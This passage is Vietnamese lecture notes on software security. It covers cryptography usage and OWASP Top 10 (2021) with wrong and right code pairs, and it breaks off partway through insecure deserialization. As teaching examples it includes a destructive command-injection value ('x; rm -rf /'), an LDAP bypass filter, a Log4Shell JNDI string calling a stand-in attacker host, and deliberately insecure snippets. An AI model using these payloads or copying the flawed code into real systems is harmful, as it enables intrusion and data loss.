

Lecture 7 - Topics Bổ sung

Mục lục

Lecture 7: Topics Bổ sung	2
Vì sao có cụm này?	2
Bốn bài trong cụm	2
Cách đọc	3
Mối quan hệ với các cụm trước	3
7.2 Cryptography basics cho Software Security	5
Vì sao bài này quan trọng?	5
1. Hash function	5
2. Symmetric Encryption	6
3. Asymmetric Encryption và Digital Signature	7
4. Key Derivation Function (KDF)	9
5. Public Key Infrastructure (PKI)	9
6. Side-channel Attack Awareness	10
7. Tổng kết “dùng đúng” cryptography	10
DS perspective	11
Mini-quiz	11
7.3 OWASP Top 10 (2021) chi tiết	13
Vì sao OWASP Top 10 quan trọng?	13
A01:2021 - Broken Access Control	13
A02:2021 - Cryptographic Failures	14
A03:2021 - Injection	15
A04:2021 - Insecure Design	16
A05:2021 - Security Misconfiguration	17
A06:2021 - Vulnerable and Outdated Components	17
A07:2021 - Identification and Authentication Failures	18
A08:2021 - Software and Data Integrity Failures	19
A09:2021 - Security Logging and Monitoring Failures	19
A10:2021 - Server-Side Request Forgery (SSRF)	20
Tổng kết: 10 quy tắc nhỏ	21
Tham khảo bổ sung	22
Mini-quiz	22
7.4 CBMC Tutorial step-by-step	24
Vì sao thực hành CBMC?	24
Bước 1: Cài đặt CBMC	24
Bước 2: Hello World	25
Bước 3: Tìm bug đầu tiên	25

Bước 4: Verify với input không xác định	26
Bước 5: Các flag check tự động	26
Bước 6: Verify function với loop	28
Bước 7: Verify pthread (concurrency)	28
Bước 8: __CPROVER_assume - giới hạn input	29
Bước 9: Goto-instrument cho instrumentation nâng cao	29
Bước 10: Output formats	30
So sánh CBMC vs ESBMC	30
Troubleshooting common errors	30
Workflow trong CI	31
Bài tập thực hành	32
Tóm tắt	32
Tham khảo	32
7.5 Secure SDLC: integrate security vào quy trình	33
Tại sao SDLC quan trọng?	33
1. Microsoft Security Development Lifecycle (SDL)	33
2. OWASP SAMM (Software Assurance Maturity Model)	34
3. DevSecOps: Shift Left	35
So sánh 3 framework	37
Triển khai cho startup vs enterprise	37
Common pitfalls	38
Tóm tắt	38
Tham khảo	39
DS perspective	39
Mini-quiz	39

Lecture 7: Topics Bổ sung

Tóm tắt một dòng: Cụm này gồm 4 bài đọc lập, bổ sung kiến thức quan trọng mà không nằm trong scope chính của Lec 1-6. Bạn có thể đọc theo nhu cầu, không cần tuần tự.

Vì sao có cụm này?

Năm cụm trước (Lec 1-5 + Case Study) tạo thành một curriculum hoàn chỉnh về Software Security. Tuy nhiên, có một số chủ đề **rất quan trọng trong thực tế** nhưng không vào được bất kỳ cụm nào ở trên một cách tự nhiên:

- **Cryptography** xuất hiện khắp nơi nhưng cần một bài riêng để hiểu cơ bản.
- **OWASP Top 10** là tham chiếu industry, đã list trong Case Study nhưng mỗi mục đáng có 1 section riêng.
- **CBMC tutorial** là thực hành cụ thể, khác với phần concept của Lec 3-4.
- **Secure SDLC** là góc nhìn process, bổ sung cho góc nhìn technical.

Cụm 7 này là “appendix mở rộng” cho người muốn đi sâu hoặc cần reference khi làm dự án thực.

Bốn bài trong cụm

Bài	Chủ đề	Mức độ cần thiết
7.1 Tổng quan (bài này)	Định vị cụm	-
7.2 <i>Cryptography basics</i>	Hash, MAC, RSA, AES, PKI	Cao: hỗ trợ hiểu CIA và phân biệt với Software Security
7.3 <i>OWASP Top 10 chi tiết</i>	10 lớp lỗ hổng web phổ biến	Rất cao cho web developer
7.4 <i>CBMC Tutorial</i>	Cài đặt và chạy CBMC trên code C thực	Cao cho thực hành
7.5 <i>Secure SDLC + SDL + SAMM</i>	Process integration	Trung bình, hữu ích cho team lead


Cách đọc

- **Nếu bạn đang làm web app:** đọc 7.3 (OWASP Top 10) trước, sau đó 7.2 (Crypto) nếu cài đặt auth/payment.
- **Nếu bạn muốn thực hành verification:** đọc 7.4 (CBMC tutorial), thử trên code của mình.
- **Nếu bạn là team lead hoặc CTO:** đọc 7.5 (Secure SDLC) để integrate security vào quy trình.
- **Nếu bạn muốn nền tảng vững:** đọc tuần tự 7.2 □ 7.3 □ 7.4 □ 7.5.

Mối quan hệ với các cụm trước

Mỗi bài trong cụm 7 reference rõ ràng các bài chính tương ứng. Bạn không cần lo “đọc thiếu nền tảng”.

Sẵn sàng? Bắt đầu với **bài 7.2: *Cryptography basics***.



Hình 1: Sơ đồ 10

7.2 Cryptography basics cho Software Security

Tóm tắt một dòng: Cryptography là toán học của việc giấu và xác thực thông tin. Bài này không dạy bạn thiết kế thuật toán mới (chỉ chuyên gia mới làm), mà dạy bạn **dùng đúng** các primitive có sẵn (hash, MAC, encryption, signature, PKI) trong code. Sai một bước nhỏ trong cách dùng = phá vỡ toàn bộ.

Vì sao bài này quan trọng?

Ở **bài 1.1**, ta đã thấy ranh giới giữa Cryptography và Software Security: cryptography giả định code đúng, Software Security làm cho code đúng. Vậy tại sao một bài về cryptography lại nằm trong tài liệu Software Security?

Lý do: **dùng cryptography sai là một dạng implementation vulnerability**. Code “đúng compile” nhưng dùng MD5 cho password = bug security. Code dùng AES nhưng hardcode key trong source = bug. Vì thế, một Software Security engineer cần biết:

1. Mỗi primitive cryptography làm gì và **không làm** gì.
2. Cách dùng đúng từng primitive (mode, padding, IV, key size).
3. Khi nào dùng cái nào.
4. Các pitfall phổ biến.

Bài này cover phần 1-4 ở mức “đủ dùng”, không sâu vào toán học.

1. Hash function

Hash function ánh xạ **input bất kỳ kích thước** thành **output cố định kích thước**, ví dụ SHA-256 luôn cho 256 bit.

Ba tính chất cốt lõi của hash an toàn:

1. **Preimage resistance**: cho output h , khó tìm input x thoả $\text{hash}(x) = h$.
2. **Second preimage resistance**: cho x_1 , khó tìm $x_2 \neq x_1$ với $\text{hash}(x_1) = \text{hash}(x_2)$.
3. **Collision resistance**: khó tìm hai input bất kỳ $x_1 \neq x_2$ có cùng hash.

Các hash function phổ biến

Hash	Output	Trạng thái	Dùng cho
MD5	128-bit	Broken (collision 2004)	Chỉ checksum non-security
SHA-1	160-bit	Broken (collision 2017 SHAttered)	Legacy, nên migrate
SHA-256	256-bit	An toàn	Mặc định mới
SHA-512	512-bit	An toàn	Khi cần độ rộng cao
SHA-3 (Keccak)	256/512-bit	An toàn	Backup cho SHA-2
BLAKE3	256-bit	An toàn, nhanh	Modern, parallel

Quy tắc 2024: dùng SHA-256 hoặc BLAKE3. Tránh MD5, SHA-1 cho mọi security purpose.

Sai lầm thường gặp 1: dùng hash cho password

```
# SAI
import hashlib
password_hash = hashlib.sha256(password.encode()).hexdigest()
db.save(user_id, password_hash)
```

Tại sao sai? SHA-256 quá nhanh. GPU modern hash 10 tỷ lần/giây. Brute force 8-char password mất giây.

Đúng cách: dùng **password hashing function** chuyên biệt có work factor (chậm chủ ý).

```
# ĐÚNG
import bcrypt
password_hash = bcrypt.hashpw(password.encode(), bcrypt.gensalt(rounds=12))
db.save(user_id, password_hash)
```

bcrypt, argon2, scrypt, PBKDF2 là 4 password hash chuẩn. Argon2 là winner của Password Hashing Competition 2015, được khuyến nghị cho thiết kế mới.

Trade-off: - Rounds cao = chậm hơn brute force nhưng cũng chậm hơn login hợp pháp. - Pick rounds=12 cho bcrypt (~100ms/hash) là sweet spot 2024.

Sai lầm thường gặp 2: hash không salt

```
# SAI
hash = sha256(password)
```

Hai user cùng password = cùng hash. Attacker dump database, tìm hash chung = biết những user dùng cùng password. Rainbow table tấn công.

Đúng: thêm **salt** ngẫu nhiên cho mỗi user.

```
# ĐÚNG (bcrypt làm tự động)
salt = bcrypt.gensalt()
hash = bcrypt.hashpw(password.encode(), salt)
# salt được embed trong hash output
```

bcrypt và argon2 tự sinh salt và store cùng hash. Không cần làm thủ công.

2. Symmetric Encryption

Encryption ngược được = decryption. Symmetric: cùng key cho cả hai phép.

Block cipher: AES

AES (Advanced Encryption Standard) là chuẩn industry. Key 128, 192, hoặc 256 bit. Block 128 bit.

AES tự nó chỉ encrypt 1 block 128-bit. Để encrypt message dài, cần **mode of operation**:

Mode	An toàn?	Đặc điểm
ECB	Không	Mỗi block độc lập, lộ pattern

Mode	An toàn?	Đặc điểm
CBC	Có (với HMAC)	Cần IV ngẫu nhiên, không authenticated
CTR	Có (với HMAC)	Stream mode, parallelizable, cần unique nonce
GCM	Có	Authenticated , mode mặc định cho mới

Quy tắc 2024: dùng **AES-GCM** hoặc **ChaCha20-Poly1305**. Cả hai đều là **AEAD** (Authenticated Encryption with Associated Data): tự handle confidentiality + integrity trong một call.

```
# ĐÚNG: AES-GCM với cryptography library
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import os

key = AESGCM.generate_key(bit_length=256)
aesgcm = AESGCM(key)
nonce = os.urandom(12) # 96-bit nonce
ciphertext = aesgcm.encrypt(nonce, plaintext, associated_data=None)
# ĐÚNG decrypt:
plaintext = aesgcm.decrypt(nonce, ciphertext, associated_data=None)
```

Sai lầm: dùng ECB

```
# SAI: AES-ECB
```

Hậu quả: cùng plaintext block → cùng ciphertext block. Pattern hiện ra.

Ví dụ kinh điển: encrypt một hình ảnh bằng AES-ECB, hình vẫn nhìn ra outline. Đây là “Penguin example” được dạy trong mọi crypto course.

Quy tắc: KHÔNG BAO GIỜ dùng ECB cho data có pattern.

Sai lầm: tái dùng nonce/IV

GCM: nonce 96-bit. Mỗi message phải có nonce **unique** với cùng key.

Tái dùng nonce 1 lần với 2 message khác nhau = phá hoàn toàn confidentiality + integrity. XOR hai ciphertext = XOR hai plaintext, attacker lấy được plaintext.

Quy tắc: sinh nonce ngẫu nhiên cho mỗi message hoặc dùng counter có sync.

Stream cipher: ChaCha20

ChaCha20 (Daniel J. Bernstein) là stream cipher modern, nhanh hơn AES trên CPU không có AES-NI (mobile, embedded). Kết hợp với Poly1305 MAC thành **ChaCha20-Poly1305**, AEAD tương đương AES-GCM.

Google sử dụng ChaCha20-Poly1305 cho TLS trên Android. Wireguard dùng làm primitive chính.

3. Asymmetric Encryption và Digital Signature

Asymmetric: 2 key khác nhau, **public key** và **private key**. Encrypt với public, decrypt với private (và ngược lại cho signature).

RSA

Dựa trên độ khó integer factorization. Key size 2048-bit (minimum 2024) hoặc 3072/4096-bit cho long-term.

Phép cơ bản: - `encrypt(public_key, plaintext)`: bất kỳ ai có public key đều encrypt được. - `decrypt(private_key, ciphertext)`: chỉ owner private key decrypt được. - `sign(private_key, message)`: tạo signature, owner private key. - `verify(public_key, message, signature)`: ai có public key đều verify được.

```
# ĐÚNG: RSA signature với padding chuẩn
from cryptography.hazmat.primitives.asymmetric import rsa, padding
from cryptography.hazmat.primitives import hashes

private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
public_key = private_key.public_key()

# Sign
signature = private_key.sign(
    message,
    padding.PSS(mgf=padding.MGF1(hashes.SHA256()), salt_length=padding.PSS.MAX_LENGTH),
    hashes.SHA256()
)

# Verify
public_key.verify(
    signature, message,
    padding.PSS(mgf=padding.MGF1(hashes.SHA256()), salt_length=padding.PSS.MAX_LENGTH),
    hashes.SHA256()
)
```

Quan trọng: dùng **PSS padding**, không phải PKCS1v15 cũ (có attack).

Elliptic Curve

Modern alternative cho RSA. Key nhỏ hơn nhiều cho cùng mức bảo mật: - 256-bit ECC $\approx$ 3072-bit RSA. - Tốc độ nhanh hơn, đặc biệt cho key generation.

Curve phổ biến: - **P-256** (NIST): được hỗ trợ rộng nhất. - **Curve25519** (Bernstein): dùng cho key exchange (X25519). - **Ed25519**: dùng cho signature.

```
from cryptography.hazmat.primitives.asymmetric import ed25519

private_key = ed25519.Ed25519PrivateKey.generate()
public_key = private_key.public_key()

signature = private_key.sign(message)
public_key.verify(signature, message)
```

Ed25519 không có padding option (built-in chuẩn), API đơn giản hơn RSA nhiều.

MAC vs Digital Signature

Quan trọng phân biệt:

	MAC (HMAC)	Digital Signature
Key	Symmetric (shared)	Asymmetric (private/public)
Verify	Cùng key generate	Public key
Non-repudiation	Không	Có
Tốc độ	Nhanh	Chậm hơn (RSA), nhanh hơn (Ed25519)
Khi dùng	Internal API auth, session token	Document signing, cert, software update

Đã giải thích chi tiết ở [bài 1.2](#). Nhắc lại: MAC không cho Non-repudiation vì cả 2 bên đều có key.

4. Key Derivation Function (KDF)

Vấn đề: bạn có một “input key material” (IKM) như password, shared secret từ DH, hoặc master key. Muốn derive từ đó nhiều subkey cho các purpose khác nhau (encryption, MAC, IV).

HKDF (HMAC-based KDF) là standard:

```
from cryptography.hazmat.primitives.kdf.hkdf import HKDF
from cryptography.hazmat.primitives import hashes

hkdf = HKDF(
    algorithm=hashes.SHA256(),
    length=32,           # output 32 byte
    salt=salt,
    info=b'application context, e.g. "encryption key v1"',
)
derived_key = hkdf.derive(input_key_material)
```

info field cho phép derive **nhiều key** từ cùng IKM với label khác nhau: - info="encrypt" □ encryption key. - info="mac" □ MAC key. - info="iv" □ IV.

Mỗi derived key độc lập, leak một cái không affect cái khác.

5. Public Key Infrastructure (PKI)

PKI quản lý certificate, là document signed bởi Certificate Authority (CA) chứng nhận public key thuộc về danh tính nào.

Root CA (self-signed, in trust store)

↓ signs

Intermediate CA

↓ signs

End-entity cert (your website)

TLS handshake verify cert chain: 1. Server gửi cert. 2. Client check signature từ Intermediate CA. 3. Client check Intermediate cert signature từ Root CA. 4. Client check Root CA trong trust store của OS/browser.

Nếu chain valid, public key trong end-entity cert được tin tưởng để encrypt session key.

Sai lầm: tự ký cert, disable verify

```
# SAI
requests.get("https://api.example.com", verify=False)
```

verify=False bypass cert check. MITM attack = ăn được mọi traffic. Bug rất phổ biến trong dev code lọt vào production.

Quy tắc: dùng cert thật (Let's Encrypt free, ACM trên AWS). Không bao giờ disable verify trong prod.

6. Side-channel Attack Awareness

Side-channel: lấy secret qua “kênh phụ” không qua main algorithm.

Loại phổ biến:

Timing attack: đo thời gian xử lý. Naive string_compare stop tại byte khác đầu tiên, attacker đo time để guess byte-by-byte.

```
# SAI
if user_token == valid_token:
    grant_access()

# ĐÚNG: constant-time compare
import hmac
if hmac.compare_digest(user_token, valid_token):
    grant_access()
```

Power analysis: đo điện tiêu thụ trong khi crypto chạy. AES không constant-time để lộ key bit qua mức điện. Mitigation: AES-NI (CPU implementation) constant-time.

Cache attack (Spectre, Meltdown): đo cache hit/miss để leak data từ kernel/sandbox. Mitigation: kernel patch, microcode update.

Side-channel relevant cho **HSM, smart card, banking terminal, military equipment**. Đối với app thông thường, dùng implementation đã hardened (libsodium, cryptography library) đủ.

7. Tổng kết “dùng đúng” cryptography

Mục đích	Recommendation 2024
Password hashing	bcrypt rounds=12, hoặc argon2id
Symmetric encryption	AES-GCM 256-bit, hoặc ChaCha20-Poly1305
Hash for integrity	SHA-256, BLAKE3
MAC	HMAC-SHA256
Signature	Ed25519 (modern), RSA-PSS 2048+ (compat)
Key exchange	X25519, ECDH P-256
KDF	HKDF-SHA256
TLS	TLS 1.3 only (or 1.2 minimum)
Random number	OS CSPRNG (os.urandom, secrets.token_bytes)

Quy tắc vàng: dùng library cao cấp (libsodium, NaCl, cryptography), không “roll your own crypto”. Library đã handle padding, mode, side-channel, key management.

DS perspective

Cryptography có nhiều điểm tương đồng với ML:

- **Hash function $\approx$ feature hashing:** ánh xạ input variable size $\rightarrow$ fixed size. Hash trong ML dùng cho feature engineering (hashing trick).
- **Encryption $\approx$ obfuscation/encoding:** biến input thành dạng khó đọc. ML có concept tương tự với encoded representation (autoencoder).
- **Key derivation $\approx$ embedding:** từ input thấp chiều $\rightarrow$ vector cao chiều có structure. HKDF giống embedding layer.
- **Side-channel attack $\approx$ membership inference:** leak thông tin gián tiếp. ML có membership inference attack tương tự (xem model output đoán training data).

Khác biệt cốt lõi: crypto cần **đảm bảo mathematically** an toàn, ML chỉ cần **statistically** tốt.

Mini-quiz

Q1. Vì sao dùng SHA-256 cho password là sai? Đề xuất giải pháp.

SHA-256 được thiết kế **nhANH** (xử lý gigabyte/giây). Tốt cho integrity check, file hash. Nhưng password hash cần **chẬM** để chống brute force.

GPU modern hash SHA-256 ~ 10 tỷ lần/giây. Brute force 8-char password ($62^8 \approx 2 * 10^{14}$ case) trong vài giờ.

Đúng: dùng **bcrypt**, **argon2**, **scrypt**, **PBKDF2** với work factor. bcrypt rounds=12 ≈ 100 ms/hash. Brute force 8-char ≈ 700 năm.

```
import bcrypt
hash = bcrypt.hashpw(password.encode(), bcrypt.gensalt(rounds=12))
```

Q2. Phân biệt AES-GCM và AES-CBC. Cái nào nên dùng cho code mới?

AES-CBC: chỉ encryption (confidentiality). Cần **HMAC riêng** cho integrity. Cần IV ngẫu nhiên. Padding (PKCS#7).

AES-GCM: AEAD - kết hợp encryption + authentication trong một mode. Không cần HMAC riêng. Cần unique nonce. Không padding.

Code mới: dùng GCM. Lý do: - Một call thay vì hai (encrypt + HMAC). - Khó dùng sai hơn (không quên HMAC). - Performance tốt hơn (parallel). - Standard cho TLS 1.3.

CBC vẫn an toàn nếu dùng đúng (HMAC, IV ngẫu nhiên), nhưng dễ dùng sai hơn.

Q3. Vì sao MAC không cho non-repudiation nhưng digital signature thì có?

MAC dùng **symmetric key** chia sẻ giữa A và B. Cả A và B có cùng khả năng tạo MAC hợp lệ. Khi tranh chấp: A có thể chối “không phải tôi gửi, B tự fake MAC”.

Digital signature dùng **asymmetric key**: private key chỉ A có. Signature chỉ A tạo được. Khi tranh chấp: signature valid = A đã ký, A không thể chối.

Hệ quả thực tế: - MAC: internal authentication (microservice talking to each other, đều thuộc 1 organization). - Signature: cross-organization (sign contract, sign software update).

Tiếp theo: 7.3 OWASP Top 10 chi tiết

7.3 OWASP Top 10 (2021) chi tiết

Tóm tắt một dòng: OWASP Top 10 là danh sách 10 lớp lỗ hổng web phổ biến nhất, được cộng đồng OWASP công bố và cập nhật mỗi 3-4 năm. Phiên bản 2021 là phiên bản mới nhất tại thời điểm này. Bài này đi qua từng mục với mô tả, code minh họa, ví dụ tấn công thực tế và cách phòng tránh cụ thể.

Vì sao OWASP Top 10 quan trọng?

Hầu hết security audit, security questionnaire của customer, và compliance framework (PCI-DSS, SOC 2) đều reference OWASP Top 10. Khi bạn nói “đã review OWASP Top 10 cho ứng dụng” và có evidence, đó là một checkpoint mặc định mà người đối diện hiểu được.

OWASP Top 10 cũng là **giáo trình thực dụng** nhất cho web security. Nắm vững 10 mục này = chống được 90% attack web phổ biến.

Bài này dựa trên phiên bản **2021**. Phiên bản trước (2017) khác đôi chút về thứ tự và tên gọi.

A01:2021 - Broken Access Control

Định nghĩa: User truy cập resource hoặc thực hiện action mà họ không có quyền.

Tại sao nguy hiểm: trực tiếp lộ data, sửa data, leo thang quyền. OWASP nói 94% application họ test có ít nhất một lỗi access control.

Ví dụ 1: IDOR (Insecure Direct Object Reference)

```
# SAI
@app.route('/api/orders/<int:order_id>')
def get_order(order_id):
    order = db.query(Order).get(order_id)
    return order.to_json()
```

User A có order_id=123. Đổi URL thành /api/orders/124 → thấy order của user B.

Fix:

```
# ĐÚNG
@app.route('/api/orders/<int:order_id>')
@require_auth
def get_order(order_id):
    order = db.query(Order).get(order_id)
    if order.user_id != current_user.id:
        return jsonify({'error': 'Forbidden'}), 403
    return order.to_json()
```

Mọi endpoint trả về object phải check ownership.

Ví dụ 2: Forced browsing

User normal truy cập /admin/users (page admin), không có check role.

Fix: middleware check role:

```
@app.before_request
def check_admin():
    if request.path.startswith('/admin/') and not current_user.is_admin:
        abort(403)
```

Ví dụ 3: JWT bypass

```
# SAI
def verify_jwt(token):
    payload = jwt.decode(token, verify=False)
    return payload
```

verify=False skip signature check. Attacker tự tạo JWT bất kỳ.

Fix: `jwt.decode(token, SECRET, algorithms=['HS256'])`, luôn verify.

Mitigation chung

- Mọi endpoint check authorization explicit.
- Deny by default, allow by exception.
- Server-side check (không tin tưởng client-side hide UI).
- Log mọi access deny để detect attack.
- Test với 2 user account khác nhau, đảm bảo data isolation.

A02:2021 - Cryptographic Failures

Định nghĩa: Failure liên quan đến cryptography làm lộ data nhạy cảm.

Phiên bản trước (2017) tên là “Sensitive Data Exposure”, focus vào hệ quả. 2021 đổi tên để focus vào nguyên nhân (sai crypto).

Ví dụ 1: Plain password

```
# SAI
db.save(user_id, password=password)
```

Database breach = mọi password lộ. User dùng cùng password ở site khác cũng bị compromise.

Fix: bcrypt như đã thấy ở [bài 7.2](#).

Ví dụ 2: MD5/SHA-1 password hash

```
# SAI
import hashlib
password_hash = hashlib.md5(password.encode()).hexdigest()
```

MD5 broken. Rainbow table lớn có sẵn. Crack hash trong giây.

Fix: bcrypt/argon2.

Ví dụ 3: TLS cũ

Server vẫn accept TLS 1.0/1.1. Attack POODLE, BEAST.

Fix: chỉ TLS 1.2+, tốt nhất 1.3-only. HSTS header.

Ví dụ 4: Hardcoded key

```
# SAI
SECRET_KEY = "my_secret_2024"
```

Source code leak (GitHub public, ex-employee) = key lộ.

Fix: secret manager (AWS Secrets Manager, Vault), env var inject runtime.

Mitigation chung

- Encrypt data nhạy cảm at rest và in transit.
- Dùng thuật toán modern (bài 7.2 recommendation).
- KHÔNG self-implement crypto.
- Rotate key định kỳ.
- HSM cho key critical.

A03:2021 - Injection

Định nghĩa: Dữ liệu không tin cậy được gửi tới interpreter (SQL, OS, LDAP, XPath, NoSQL) như một phần của command/query.

Đã chi tiết ở [bài 1.4](#). Tổng quan ngắn:

SQL Injection

```
# SAI
query = f"SELECT * FROM users WHERE name = '{name}'"

# ĐÚNG
query = "SELECT * FROM users WHERE name = %s"
cur.execute(query, (name,))
```

Command Injection

```
# SAI
os.system(f"ping {user_input}")

# ĐÚNG
subprocess.run(["ping", user_input], shell=False)
```

shell=False cực kỳ quan trọng. Với shell=True, user_input = "x; rm -rf /" thành disaster.

LDAP Injection

```
# SAI
filter = f"(uid={user_input})"
```

User input *) (uid=* bypass auth.

Fix: escape LDAP special chars hoặc dùng parameterized API.

XSS (đã chi tiết bài 1.4)

Reflected, Stored, DOM-based. **Fix:** encoding theo context, CSP, HttpOnly cookie.

Mitigation chung

- Dùng API parameterized cho mọi interpreter.
- Validate input theo whitelist (allowed chars).
- Escape output theo context.
- ORM tốt thường tự safe.

A04:2021 - Insecure Design

Định nghĩa: Lỗi hổng nằm ở **thiết kế**, không phải implementation. Code có thể đúng bug-free nhưng kiến trúc sai.

Đây là loại khó phát hiện tự động.

Ví dụ 1: Thiếu rate limiting

API /api/reset-password cho phép request unlimited. Attacker spam reset email để DoS user.

Fix: rate limit (express-rate-limit, Cloudflare).

Ví dụ 2: Business logic flaw

E-commerce cho phép apply nhiều coupon code đồng thời. Combine 2 coupon “50% off” thành “100% off” = miễn phí.

Fix: business rule trong code: tối đa 1 coupon, hoặc max discount %.

Ví dụ 3: Workflow bypass

Checkout flow: cart → payment → confirm. Attacker skip payment, gọi confirm endpoint trực tiếp = nhận hàng không trả tiền.

Fix: state machine: confirm chỉ cho phép sau payment success.

Mitigation chung

- Threat modeling từ đầu (STRIDE).
- Secure design pattern.
- Tests for business logic, không chỉ unit test function.
- Code review focus design.

A05:2021 - Security Misconfiguration

Định nghĩa: Default config, incomplete config, open cloud storage.

Ví dụ 1: Debug mode in production

```
# SAI in production
app.run(debug=True)
```

Debug mode = stack trace lộ ra user, code execution qua Werkzeug debugger.

Fix: env-based config, debug=False trong prod.

Ví dụ 2: Default password

Router/IoT mặc định admin/admin. Hàng triệu thiết bị bị scan và compromise.

Fix: force change password lần đầu, generate unique credential per device.

Ví dụ 3: S3 bucket public

```
aws s3api put-bucket-acl --bucket my-bucket --acl public-read
```

Bucket public $\square$ mọi object đọc được. Hàng nghìn data leak qua AWS S3 misconfig.

Fix: bucket private mặc định, presigned URL cho download.

Ví dụ 4: Unnecessary feature enabled

PHP có `allow_url_include = On` cho phép include URL $\square$ RCE.

Fix: disable mọi feature không dùng.

Mitigation chung

- Secure baseline config (CIS Benchmark).
- Automation: terraform/ansible.
- Scan misconfig: AWS Config, Prowler, Trivy.
- Hardened image cho container.

A06:2021 - Vulnerable and Outdated Components

Định nghĩa: Dùng library, framework, OS có CVE biết trước.

Ví dụ 1: Log4Shell (CVE-2021-44228)

Log4j 2.x trước 2.15: `${jndi:ldap://attacker.com/exploit}` trong bất kỳ string log $\square$ RCE.

Hàng triệu Java app compromise. Patch khẩn cấp suốt tuần.

Ví dụ 2: dependency cũ

```
"express": "4.16.0"
```

Có nhiều CVE từ năm 2018. Update lên 4.18+.

Mitigation chung

- **Dependabot/Renovate**: auto PR khi có CVE.
- **npm audit, pip-audit, gosec**: scan trong CI.
- **SBOM (Software Bill of Materials)**: track mọi dependency.
- **Container scan**: Trivy, Gype, Snyk.
- Update định kỳ, không đợi đến critical CVE.

A07:2021 - Identification and Authentication Failures

Định nghĩa: Sai trong identity, authentication, session management.

Ví dụ 1: Weak password policy

App cho phép password "123456". 80% user dùng password yếu = dễ brute force.

Fix: require min 8 chars, check against breached password list (haveibeenpwned API).

Ví dụ 2: No MFA

Account admin chỉ password. Phishing 1 lần = mất account.

Fix: bắt buộc MFA cho admin (FIDO2 key tốt nhất, TOTP OK, SMS yếu).

Ví dụ 3: Session fixation

```
# SAI
def login(username, password):
    if check(username, password):
        session['user'] = username
        # session ID không regenerate
```

Attacker fix session ID trước login, sau khi user login với session đó, attacker có cùng session.

Fix: regenerate session ID sau login thành công.

Ví dụ 4: Predictable session token

```
# SAI
token = str(uuid.uuid1()) # UUID v1 = timestamp + MAC
```

UUID v1 không random, attacker đoán được.

Fix: `secrets.token_urlsafe(32)` (Python) hoặc `crypto.randomBytes(32)` (Node).

Mitigation chung

- Dùng auth provider chuẩn (Auth0, Cognito, Clerk).
- MFA bắt buộc cho admin.
- Password policy + breach check.
- Account lockout sau N fail.
- Session: secure, HttpOnly, SameSite=Strict, regenerate after login.

A08:2021 - Software and Data Integrity Failures

Định nghĩa: Code và infrastructure không verify integrity. Bao gồm CI/CD pipeline, plugin/library auto-update, serialization bug.

Ví dụ 1: Auto-update không verify

```
# SAI
plugin = download("http://plugin.com/latest.js")
exec(plugin)
```

Plugin author compromise = mọi user chạy malicious code.

Fix: verify signature, sandbox plugin.

Ví dụ 2: Insecure deserialization

```
# SAI
import pickle
